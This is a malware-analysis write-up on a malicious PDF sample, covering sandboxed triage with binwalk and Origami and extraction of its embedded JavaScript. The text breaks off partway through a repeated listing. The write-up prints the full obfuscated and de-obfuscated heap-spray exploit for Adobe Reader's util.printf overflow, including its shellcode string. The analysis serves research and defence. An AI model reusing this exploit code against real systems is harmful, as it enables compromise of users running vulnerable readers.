PDF Malware report

++

Disclaimer:

The information and techniques discussed in this thread are intended for educational and research purposes only. It is essential to obtain proper authorization and consent before engaging in any reverse engineering, malware analysis, or related activities. I do not condone nor endorse any illegal or unethical behavior. Any actions taken based on the information provided are at your own risk, and I bear no responsibility for any consequences. Always adhere to applicable laws, regulations, and ethical guidelines when conducting research or experimentation in this domain.

++

Introduction

In the realm of reverse engineering, every investigation is a voyage into the unknown, a journey of discovery fueled by energy drinks, curiosity and guided by expertise. Our story begins with a simple question: what lies beneath the surface of a seemingly innocuous PDF file? To find the answer, we embarked on a quest through the digital landscape, navigating the intricacies of malware analysis with determination and precision.

Finding our sample


I embarked on a quest to procure a sample of PDF malware. Leveraging the resources of Bazaar, I refined search query, filtering specifically for 'file_type:pdf', in order to streamline our hunt for a malicious PDF file.

https://bazaar.abuse.ch/browse.php

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2024-05-10 01:16	367547f151358c3ff872b...	pdf		pdf	Cybertop	

Initial Analysis

After obtaining the sample, I proceeded to VirusTotal to perform a hash lookup for additional analysis.



The analysis confirmed its malicious nature. Within VirusTotal's 'Community' tab, I discovered a wealth of supplementary resources. Notably, one link led to https://tria.ge/230914-av1b7sag77, a website providing additional insights alongside Sandbox runs of the program.

Static Analysis

In the journey of safe malware analysis, creating a secure environment is crucial. All samples are contained within a virtual machine, with network isolation settings meticulously configured to prevent any connection to the internet or the host system. Before delving into analysis, I consistently take snapshots, offering a safety net to revert to a pristine state if necessary. By sticking to these precautions, I make sure malware analysis happens safely.

To start our analysis, let's begin by unzipping our sample. Given the sensitive nature of the sample, the zip archive has been password protected. The password for extraction is set to 'infected'.

```
7z x 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip -pinfected
```

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ 7z x 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip -pinfected

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th Gen Intel(R) Core(TM) i9-12900H (906A3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 6814 bytes (7 KiB)

Extracting archive: 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip
--
Path = 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip
Type = zip
Physical Size = 6814

Everything is Ok

Size:       6771
Compressed: 6814
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ ls
367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.pdf
367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip
```

To ease readability, I'll rename the .pdf file to 'malware.pdf'.
Let's kick off by running the 'file' command and confirming the hash for further validation.

`file malware.pdf`
`sha256sum malware.pdf`

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ file malware.pdf
malware.pdf: PDF document, version 1.5
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ sha256sum malware.pdf
367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d  malware.pdf
```

The 'file' command analysis confirms the presence of PDF magic bytes, suggesting that we are indeed dealing with a PDF document. However, given the potential for manipulation, we'll approach this with caution. Examining the hash, we find a match, indicating that the extraction process occurred without corruption—a positive indicator for our analysis.

To expand our examination beyond just the file signatures present at offset 0, we'll employ 'binwalk'. This tool allows us to thoroughly enumerate potential file signatures embedded within the file.

`binwalk malware.pdf`

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ binwalk malware.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.5"
530           0x212           Zlib compressed data, default compression
```

The results from 'binwalk' appear normal. It's common for PDF files to include compressed data, which explains the presence of Zlib compression following the PDF header. This observation aligns with standard PDF file structures.

Origami

To initiate our exploration with Origami, we'll first need to install it on our system. A quick search leads us to their GitHub page.
https://github.com/gdelugre/origami

Origami features a suite of tools, and our initial focus will be on 'pdfcop', which is designed to "Runs some heuristic checks to detect dangerous contents." - https://github.com/gdelugre/origami

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ pdfcop malware.pdf
[2024-05-15 12:47:30 -0400] PDFcop is running on target `malware.pdf', policy = `standard'
[2024-05-15 12:47:30 -0400]   File size: 6771 bytes
[2024-05-15 12:47:30 -0400]   SHA256: 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d
[2024-05-15 12:47:30 -0400] > Inspecting document structure...
[2024-05-15 12:47:30 -0400] > Inspecting document catalog...
[2024-05-15 12:47:30 -0400]   . OpenAction entry = YES
[2024-05-15 12:47:30 -0400]   >> Inspecting action...
[2024-05-15 12:47:30 -0400]     .. Found /JavaScript action.
[2024-05-15 12:47:30 -0400] Document rejected by policy `standard', caused by [:allowJSAtOpening].
```

The results provide valuable insights into the file, notably highlighting the presence of /JavaScript actions.

Given this discovery, let's leverage another utility within Origami called 'pdfextract'. This tool "Extracts binary resources of a document (images, scripts, fonts, etc.)." - https://github.com/gdelugre/origami

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ pdfextract malware.pdf
Extracted 1 PDF streams to 'malware.dump/streams'.
Extracted 1 scripts to 'malware.dump/scripts'.
Extracted 0 attachments to 'malware.dump/attachments'.
Extracted 0 fonts to 'malware.dump/fonts'.
Extracted 0 images to 'malware.dump/images'.
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ ls -la
total 28
drwxrwxr-x 3 mal mal 4096 May 15 12:49 .
drwxrwxr-x 4 mal mal 4096 May 14 15:32 ..
-rw-rw-r-- 1 mal mal 6814 May 15 12:27 367547f151358c3ff872bda0017ed0871842b946c7b61da5e4d91f48176a617d.zip
drwxrwxr-x 7 mal mal 4096 May 15 12:49 malware.dump
-rw-r--r-- 1 mal mal 6771 May 14 00:58 malware.pdf
```

The tool successfully extracts the embedded script from the PDF. The output of the tool is stored in a directory named 'malware.dump'.

Upon navigating to the 'malware.dump/scripts' directory, we indeed find a JavaScript file extracted from the PDF.

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami/malware.dump/scripts$ ls -las
total 16
4 drwxrwxr-x 2 mal mal 4096 May 15 12:49 .
4 drwxrwxr-x 7 mal mal 4096 May 15 12:49 ..
8 -rw-rw-r-- 1 mal mal 5707 May 15 12:49 script_2462533523163052318.js
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami/malware.dump/scripts$ file script_2462533523163052318.js
script_2462533523163052318.js: ASCII text, with very long lines (3151)
```

Opening the JavaScript file in a text editor unveils an obfuscated script.

```
var UhUIbxMLXTyXbeELYOmzOdSvctZdjbbZoNFTupMSzibleJHiWaLuiDw = unescape("%u99f5%u42f8%ufdf9%u2f40%u9f91%ufc98%u9693%u4937%u9799%u9249%u9847%u9237%u49f8%ufc
9b%u974a%u48f5%u912f%uf540%u4e97%u4398%u9b4e%u4143%u924a%uf998%u40f5%u3746%u48fc%u4a9f%u4b4b%u4398%u4ff5%u2749%u4e48%u4693%u4a97%ud62f%u3f9b%uf540%u4837%u
2791%u273f%u48fc%u4f4b%u9f27%u41d6%u4f96%u4bfd%u4149%uf897%u2f42%u2f92%ufc3f%u404e%u9248%uf99f%u9bf5%u9ff9%u42fc%u9896%uf842%ufc98%u3f37%u414b%u4293%u27fd
%u469b%u4f4b%u93fd%ufc96%u4996%u9190%ud648%u9627%u4e37%u4140%ufc37%u3f96%uf8f9%uf847%u4b46%u47f5%u4f9b%u2f9f%u4af5%u4649%u979f%u272f%u4341%uf591%u999b%u9b
4a%ufc4f%ufc27%u934a%ufd93%u9141%u4bf5%u412f%u4291%u924f%ufc97%u3ff9%u43fd%u9396%u4bd6%uf540%u48d6%u43fc%u2ff5%u9648%u489f%u4899%u2747%u9337%u9699%ud648%u
433f%u9347%u37f5%uf93f%uf548%u924a%u48d6%uf5d6%u9046%u4742%u493f%u904a%u404e%u9898%u4a99%u3f90%u9b42%u4ad6%u43fd%u434f%u9847%ufdf8%u9098%u42d6%u4890%u27f5
%u4b90%u4f96%u4b42%u3f98%ufcf8%u9927%u92f5%u494a%u9993%u484f%ufdf9%ud6f9%u4e4f%u4646%u464f%uf592%u4949%u4a98%u2ffd%u482f%u9846%u992f%u404a%uf827%u9837%u9b
f8%u99d6%uf5d6%u3748%ud69f%u4a40%u9098%u46fc%u4b27%u47fc%u9737%u9340%u493f%u9b4a%u9227%ud64a%uf937%u3f91%u4842%uf837%uf599%u4796%u929f%u9397%ud691%ufd41%u
d696%u379f%u422f%u37d6%u4737%ud693%u3747%ud63f%u4f96%u4137%u3f46%u4a9f%u924e%u429f%u9b92%ud693%u4896%uf899%u484a%u37d6%u924a%ufc91%u91fc%u9749%u40f9%ud648
%u40f8%ufd90%u4b4b%u2f2f%u2f90%u2f3f%uf597%u2f96%u9f93%u993f%u4798%u4147%u9947%u9349%u994a%u9849%u4743%u9f40%u37fc%ufdf9%u484e%u4bfc%u9bd6%uf89b%u4096%u48
99%u494b%u4ed6%u9740%u4196%u9392%u419f%u2f93%u2746%u90fd%u4248%u4ef5%u97d6%uf99f%u9997%u913f%u4790%u9847%ufc41%u4e47%u9397%u4b9f%u904e%u904b%u41d6%u9296%u
4a42%u9892%u4f92%uf899%u98f5%u9846%u4a48%u2799%u4b3f%uf92f%uf946%u9698%u489f%u4743%ufcfc%u3f92%u9fd6%u4e98%u9792%u4742%u4040%u4f3f%ud637%u9096%u9b42%uf597
%u439b%u4241%u969f%u47f8%u4e42%u493f%u482f%u994a%u4098%u9342%uf847%ufd3f%u2f4b%u9b3f%u922f%u9696%u9796%u9f92%u4192%u4648%u2ff8%u99f5%u929f%ufc41%u2ff9%u27
37%u2f48%u4f96%u9348%u9992%u4f4b%u4791%u9848%u4f99%uf541%uf549%uced9%u08be%u84a4%ud999%u2474%u58f4%uc933%u54b1%u7031%u0318%u1870%ue883%u46f4%u6571%u05ec%u
967a%u69ec%u73f2%ua9dd%uf760%u1a4d%u55e2%ud161%u4da6%u97f2%u616e%u12b3%u4c49%u0e44%ucfa9%u4dc6%u2ffe%u9df7%u2ef3%uc330%u63fe%u8fe9%u93ad%uda9e%u1f6d%ucbec
%ufcf5%ueaa4%u52d4%ub4bf%u55f6%ucd6c%u4dbe%ue871%ue509%u8641%u2f8b%u6798%u0e27%u9a15%u5639%u4591%uae4c%uf8e2%u7557%u2699%u6edd%uac39%u4b45%u61b8%u1813%uce
b6%u4657%ud1da%ufcb4%u5ae6%ud33b%u186f%uf718%ufa34%uae01%uad90%ub03e%u117b%uba9b%u4691%ue096%uabfd%u1a9b%ua3fd%u69ac%u6ccf%ue607%ue463%uf181%udf84%u6d76%u
e07b%ua786%ub4bf%udfd6%ub516%u1fbc%u6097%u2528%u4b0f%u2505%u23c3%u2654%uefca%uc0d1%u5fbc%u5cb2%u307c%u0d72%u5a14%u727d%u6504%u1b57%u8aae%u730e%u3246%u0f0b
%ubbf7%u7581%u3737%u8920%ub0f9%u9941%ua0ed%u61a9%u48ed%u0baa%udae9%ua3fd%u3bf3%u6bc9%u6e0c%u6b49%ueff2%u0778%u65c4%u7fc5%u6a28%u7fc5%ue07e%u17c5%u5026%u02
96%u4d29%u9e8a%u6ebf%u73fb%u0768%uad01%u885e%u98fa%ucfdd%u5e05%u77c3%ua06e%u8843%uca6e%ud843%u0106%ud76c%ueae6%ub0a7%u606e%u7229%u750e%ud260%u768e%ucf86%u
f8c7%uf069%ufae7%u2656%u88de%ufa9f%u8265%u5faa%u09cf%uccd4%u180f");
var zJcmlElWwUrvfFYjgEVxiLelDsRRwgqHFaTUykcYzXvOziKOXfJy ="";
for (DRumtZTEafprMhRrHtYohpEuEHCRJeOLcjTpyrFjMDBiKvUrXPiqWHMOgVNzAynuvpc=128;DRumtZTEafprMhRrHtYohpEuEHCRJeOLcjTpyrFjMDBiKvUrXPiqWHMOgVNzAynuvpc>=0;--
    DRumtZTEafprMhRrHtYohpEuEHCRJeOLcjTpyrFjMDBiKvUrXPiqWHMOgVNzAynuvpc) zJcmlElWwUrvfFYjgEVxiLelDsRRwgqHFaTUykcYzXvOziKOXfJy += unescape("%u2f96%u2f42");
hSFSQFBKQcLbWNBQJdyNfhnEVXkgdCmvWoFntiAihDOFtcGEJnKbdRMzoXETlSRecuNPAFctwzDBatSB = zJcmlElWwUrvfFYjgEVxiLelDsRRwgqHFaTUykcYzXvOziKOXfJy +
    UhUIbxMLXTyXbeELYOmzOdSvctZdjbbZoNFTupMSzibleJHiWaLuiDw;
tBfuKGGeEdzgLKreWguIPyccPA = unescape("%u2f96%u2f42");
rgQZlSRnKxpwKfpJfswJsrLWPnHsywdjeHkNQApMkBadcdyUCVXT = 20;
GvTVVnLXHHjgcObslkzPlxZFjRIZwRhdcqipnRRkMuzpUklcFRercRpqTSj = rgQZlSRnKxpwKfpJfswJsrLWPnHsywdjeHkNQApMkBadcdyUCVXT+
    hSFSQFBKQcLbWNBQJdyNfhnEVXkgdCmvWoFntiAihDOFtcGEJnKbdRMzoXETlSRecuNPAFctwzDBatSB.length
while (tBfuKGGeEdzgLKreWguIPyccPA.length<GvTVVnLXHHjgcObslkzPlxZFjRIZwRhdcqipnRRkMuzpUklcFRercRpqTSj) tBfuKGGeEdzgLKreWguIPyccPA+=
    tBfuKGGeEdzgLKreWguIPyccPA;
MRtCqWzfugwZFTEyssVAYzlmkhXBcVTtPERYvyKSPvFatTkBTMPmosITlCPZbTBmmQmeNpmQ = tBfuKGGeEdzgLKreWguIPyccPA.substring(0,
    GvTVVnLXHHjgcObslkzPlxZFjRIZwRhdcqipnRRkMuzpUklcFRercRpqTSj);
RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA = tBfuKGGeEdzgLKreWguIPyccPA.substring(0,
    tBfuKGGeEdzgLKreWguIPyccPA.length-GvTVVnLXHHjgcObslkzPlxZFjRIZwRhdcqipnRRkMuzpUklcFRercRpqTSj);
while(RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA.length+
    GvTVVnLXHHjgcObslkzPlxZFjRIZwRhdcqipnRRkMuzpUklcFRercRpqTSj < 0x40000)
    RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA =
    RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA+
    RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA+
    MRtCqWzfugwZFTEyssVAYzlmkhXBcVTtPERYvyKSPvFatTkBTMPmosITlCPZbTBmmQmeNpmQ;
ZaOVlzDvCAJXRwCVGqBpqmLsRLmaOjPddUlTen = new Array();
for (FnefyVAUsJVJHbMdLrXHVhaJlXiBrramyzMGHLjBgPKzcGD=0;FnefyVAUsJVJHbMdLrXHVhaJlXiBrramyzMGHLjBgPKzcGD<1450;
    FnefyVAUsJVJHbMdLrXHVhaJlXiBrramyzMGHLjBgPKzcGD++) ZaOVlzDvCAJXRwCVGqBpqmLsRLmaOjPddUlTen[FnefyVAUsJVJHbMdLrXHVhaJlXiBrramyzMGHLjBgPKzcGD] =
    RhGHvYNaRYDvVGuqEaigZcqmodStgDXzYMvVMPdiLHNoTqBtwISWzQNDalsMIgBsIwIKmIThEHEcshuZLbDkrolRuluWA +
    hSFSQFBKQcLbWNBQJdyNfhnEVXkgdCmvWoFntiAihDOFtcGEJnKbdRMzoXETlSRecuNPAFctwzDBatSB;
util.printf("%45000.45000f", 0);
```

Fortunately, the obfuscation appears relatively straightforward and can be cleaned up with some variable renaming. Let's begin by making a copy of the original script and proceed with the updates.

```
var payload = unescape("%u99f5%u42f8%ufdf9%u2f40%u9f91%ufc98%u9693%u4937%u9799%u9249%u9847%u9237%u49f8%ufc9b%u974a%u48f5%u912f%uf540%u4e97%u4398%u9b4e%u4143%u
924a%uf998%u40f5%u3746%u48fc%u4a9f%u4b4b%u4398%u4ff5%u2749%u4e48%u4693%u4a97%ud62f%u3f9b%uf540%u4837%u2791%u273f%u48fc%u4f4b%u9f27%u41d6%u4f96%u4bfd%u4149%uf8
97%u2f42%u2f92%ufc3f%u404e%u9248%uf99f%u9bf5%u9ff9%u42fc%u9896%uf842%ufc98%u3f37%u414b%u4293%u27fd%u469b%u4f4b%u93fd%ufc96%u4996%u9190%ud648%u9627%u4e37%u4140
%ufc37%u3f96%uf8f9%uf847%u4b46%u47f5%u4f9b%u2f9f%u4af5%u4649%u979f%u272f%u4341%uf591%u999b%u9b4a%ufc4f%ufc27%u934a%ufd93%u9141%u4bf5%u412f%u4291%u924f%ufc97%u
3ff9%u43fd%u9396%u4bd6%uf540%u48d6%u43fc%u2ff5%u9648%u489f%u4899%u2747%u9337%u9699%ud648%u433f%u9347%u37f5%uf93f%uf548%u924a%u48d6%uf5d6%u9046%u4742%u493f%u90
4a%u404e%u9898%u4a99%u3f90%u9b42%u4ad6%u43fd%u434f%u9847%ufdf8%u9098%u42d6%u4890%u27f5%u4b90%u4f96%u4b42%u3f98%ufcf8%u9927%u92f5%u494a%u9993%u484f%ufdf9%ud6f9
%u4e4f%u4646%u464f%uf592%u4949%u4a98%u2ffd%u482f%u9846%u992f%u404a%uf827%u9837%u9bf8%u99d6%uf5d6%u3748%ud69f%u4a40%u9098%u46fc%u4b27%u47fc%u9737%u9340%u493f%u
9b4a%u9227%ud64a%uf937%u3f91%u4842%uf837%uf599%u4796%u929f%u9397%ud691%ufd41%ud696%u379f%u422f%u37d6%u4737%ud693%u3747%ud63f%u4f96%u4137%u3f46%u4a9f%u924e%u42
9f%u9b92%ud693%u4896%uf899%u484a%u37d6%u924a%ufc91%u91fc%u9749%u40f9%ud648%u40f8%ufd90%u4b4b%u2f2f%u2f90%u2f3f%uf597%u2f96%u9f93%u993f%u4798%u4147%u9947%u9349
%u994a%u9849%u4743%u9f40%u37fc%ufdf9%u484e%u4bfc%u9bd6%uf89b%u4096%u4899%u494b%u4ed6%u9740%u4196%u9392%u419f%u2f93%u2746%u90fd%u4248%u4ef5%u97d6%uf99f%u9997%u
913f%u4790%u9847%ufc41%u4e47%u9397%u4b9f%u904e%u904b%u41d6%u9296%u4a42%u9892%u4f92%uf899%u98f5%u9846%u4a48%u2799%u4b3f%uf92f%uf946%u9698%u489f%u4743%ufcfc%u3f
92%u9fd6%u4e98%u9792%u4742%u4040%u4f3f%ud637%u9096%u9b42%uf597%u439b%u4241%u969f%u47f8%u4e42%u493f%u482f%u994a%u4098%u9342%uf847%ufd3f%u2f4b%u9b3f%u922f%u9696
%u9796%u9f92%u4192%u4648%u2ff8%u99f5%u929f%ufc41%u2ff9%u2737%u2f48%u4f96%u9348%u9992%u4f4b%u4791%u9848%u4f99%uf541%uf549%uced9%u08be%u84a4%ud999%u2474%u58f4%u
c933%u54b1%u7031%u0318%u1870%ue883%u46f4%u6571%u05ec%u967a%u69ec%u73f2%ua9dd%uf760%u1a4d%u55e2%ud161%u4da6%u97f2%u616e%u12b3%u4c49%u0e44%ucfa9%u4dc6%u2ffe%u9d
f7%u2ef3%uc330%u63fe%u8fe9%u93ad%uda9e%u1f6d%ucbec%ufcf5%ueaa4%u52d4%ub4bf%u55f6%ucd6c%u4dbe%ue871%ue509%u8641%u2f8b%u6798%u0e27%u9a15%u5639%u4591%uae4c%uf8e2
%u7557%u2699%u6edd%uac39%u4b45%u61b8%u1813%uceb6%u4657%ud1da%ufcb4%u5ae6%ud33b%u186f%uf718%ufa34%uae01%uad90%ub03e%u117b%uba9b%u4691%ue096%uabfd%u1a9b%ua3fd%u
69ac%u6ccf%ue607%ue463%uf181%udf84%u6d76%ue07b%ua786%ub4bf%udfd6%ub516%u1fbc%u6097%u2528%u4b0f%u2505%u23c3%u2654%uefca%uc0d1%u5fbc%u5cb2%u307c%u0d72%u5a14%u72
7d%u6504%u1b57%u8aae%u730e%u3246%u0f0b%ubbf7%u7581%u3737%u8920%ub0f9%u9941%ua0ed%u61a9%u48ed%u0baa%udae9%ua3fd%u3bf3%u6bc9%u6e0c%u6b49%ueff2%u0778%u65c4%u7fc5
%u6a28%u7fc5%ue07e%u17c5%u5026%u0296%u4d29%u9e8a%u6ebf%u73fb%u0768%uad01%u885e%u98fa%ucfdd%u5e05%u77c3%ua06e%u8843%uca6e%ud843%u0106%ud76c%ueae6%ub0a7%u606e%u
7229%u750e%ud260%u768e%ucf86%uf8c7%uf069%ufae7%u2656%u88de%ufa9f%u8265%u5faa%u09cf%uccd4%u180f");

var string_thing = "";

for (i=128;i>=0;--i)
    string_thing += unescape("%u2f96%u2f42");

string_thing_and_payload = string_thing + payload;

unescaped_thing = unescape("%u2f96%u2f42");

var int_20 = 20;

length_payload = int_20 + string_thing_and_payload.length

while (unescaped_thing.length < length_payload)
    unescaped_thing += unescaped_thing;
    substring_res1 = unescaped_thing.substring(0, length_payload);
    substring_res2 = unescaped_thing.substring(0, unescaped_thing.length-length_payload);

while(substring_res2.length + length_payload < 0x40000)
    substring_res2 = substring_res2 + substring_res2 + substring_res1;

my_new_array = new Array();

for (x=0;x<1450;x++)
    my_new_array[x] = substring_res2 + string_thing_and_payload;

util.printf("%45000.45000f", 0);
```

Much better :)

When examining malicious payloads, we usually search for common triggers like `system()`, `eval()`, `exec()`, and similar functions. However, in this sample, I didn't come across any of these typical triggers. Instead, I found a call to `util.printf`, which initially seemed benign and left me puzzled about how this "payload" would execute.

However, further research led me to an enlightening article: https://www.thesecurityblogger.com/distributing-malware-inside-adobe-pdf-documents/

"We are going to use an older vulnerability, known as the Adobe Reader ‘util.printf()’ JavaScript Function Stack Buffer Overflow vulnerability. This was a problem on Windows systems using Reader versions 9.4.6 thru 10." - https://www.thesecurityblogger.com/distributing-malware-inside-adobe-pdf-documents/

Interesting!
This specific payload must be leveraging a version of Adobe Reader to cause a stack based buffer overflow. Let's delve into deciphering what this payload does!

Unpacking the payload

Let's examine our de-obfuscated payload. Initially, I found myself encoding and decoding elements, which ended up being more confusing than clarifying. While I grasped the purpose of the script, I still lacked a comprehensive understanding of the payload itself. To shed light on the unescape technique employed, I conducted further research.

During my exploration, I stumbled upon a document titled 'SAFE-PDF: Robust Detection of JavaScript PDF Malware With Abstract Interpretation' available at https://arxiv.org/pdf/1810.12490v1 While I didn't delve into the entire white paper, I discovered a section that precisely described the behavior of my program.

```
function urpl(sc) {
    var keyu = "%u";
    var re = /XY/g;
    sc = sc.replace(re, keyu);
    return sc;
}
var unes = unescape
var pGvRIJZpqdN
for (i = 0; i < 18000; i++)
    pGvRIJZpqdN = pGvRIJZpqdN + 0x77;
var s = "XY104CXY106FXY1072XY1065XY106DXY1020XY" +
 ↪  "1069XY1070XY1073\x75XY106DXY1020XY1064" +
 ↪  "XY106FXY106CXY106FXY1072XY1020XY1073XY" +
 ↪  "1069XY1074XY1020XY1061XY106DXY1065XY10" +
 ↪  "74\x25XY1020XY1063XY106FXY106EXY1073XY" +
 ↪  "1065XY1063XY1074XY1065XY1074\x75XY1072" +
 ↪  "XY1020XY1061XY1064XY1069XY10...";
pGvRIJZpqdN = unes(urpl(s));
```

Listing 3: Artificial malware example: obfuscated binary payload

hide malicious payloads in files exhibiting metadata and structural properties of benign files.

This additional layer of obfuscation compounds the challenge, especially atop the already obfuscated variable names. Let's proceed with de-obfuscating the payload.

My first step was to remove the trigger for our malware, the 'util.printf'. Even though I had no intention of opening this PDF file in Adobe Reader, let alone the version it was vulnerable to, it's still considered good practice to neutralize potential threats.

Using Node.js on Linux, I executed the payload and directed the final output as binary data into a file. However, the resulting file turned out to be excessively large due to the padding created. After spending considerable time grappling with the unwieldy binary dataset, I came to a realization: the only data likely to contain the actual payload must be the chunk associated with the 'payload' variable at the top. Everything else seemed to be mere padding or repetitions of already existing data. With this insight, I extracted the payload and saved it to a separate file.

```
var payload = unescape("%u99f5%u42f8%ufdf9%u2f40%u9f91%ufc98%u9693%u4937%u9799%u9249%u9847%u9237%u49f8%ufc9b%u974a%u48f5%u912f%uf540%u4e97%u4398%u9b4e%u4143%u
924a%uf998%u40f5%u3746%u48fc%u4a9f%u4b4b%u4398%u4ff5%u2749%u4e48%u4693%u4a97%ud62f%u3f9b%uf540%u4837%u2791%u273f%u48fc%u4f4b%u9f27%u41d6%u4f96%u4bfd%u4149%uf8
97%u2f42%u2f92%ufc3f%u404e%u9248%uf99f%u9bf5%u9ff9%u42fc%u9896%uf842%ufc98%u3f37%u414b%u4293%u27fd%u469b%u4f4b%u93fd%ufc96%u4996%u9190%ud648%u9627%u4e37%u4140
%ufc37%u3f96%uf8f9%uf847%u4b46%u47f5%u4f9b%u2f9f%u4af5%u4649%u979f%u272f%u4341%uf591%u999b%u9b4a%ufc4f%ufc27%u934a%ufd93%u9141%u4bf5%u412f%u4291%u924f%ufc97%u
3ff9%u43fd%u9396%u4bd6%uf540%u48d6%u43fc%u2ff5%u9648%u489f%u4899%u2747%u9337%u9699%ud648%u433f%u9347%u37f5%uf93f%uf548%u924a%u48d6%uf5d6%u9046%u4742%u493f%u90
4a%u404e%u9898%u4a99%u3f90%u9b42%u4ad6%u43fd%u434f%u9847%ufdf8%u9098%u42d6%u4890%u27f5%u4b90%u4f96%u4b42%u3f98%ufcf8%u9927%u92f5%u494a%u9993%u484f%ufdf9%ud6f9
%u4e4f%u4646%u464f%uf592%u4949%u4a98%u2ffd%u482f%u9846%u992f%u404a%uf827%u9837%u9bf8%u99d6%uf5d6%u3748%ud69f%u4a40%u9098%u46fc%u4b27%u47fc%u9737%u9340%u493f%u
9b4a%u9227%ud64a%uf937%u3f91%u4842%uf837%uf599%u4796%u929f%u9397%ud691%ufd41%ud696%u379f%u422f%u37d6%u4737%ud693%u3747%ud63f%u4f96%u4137%u3f46%u4a9f%u924e%u42
9f%u9b92%ud693%u4896%uf899%u484a%u37d6%u924a%ufc91%u91fc%u9749%u40f9%ud648%u40f8%ufd90%u4b4b%u2f2f%u2f90%u2f3f%uf597%u2f96%u9f93%u993f%u4798%u4147%u9947%u9349
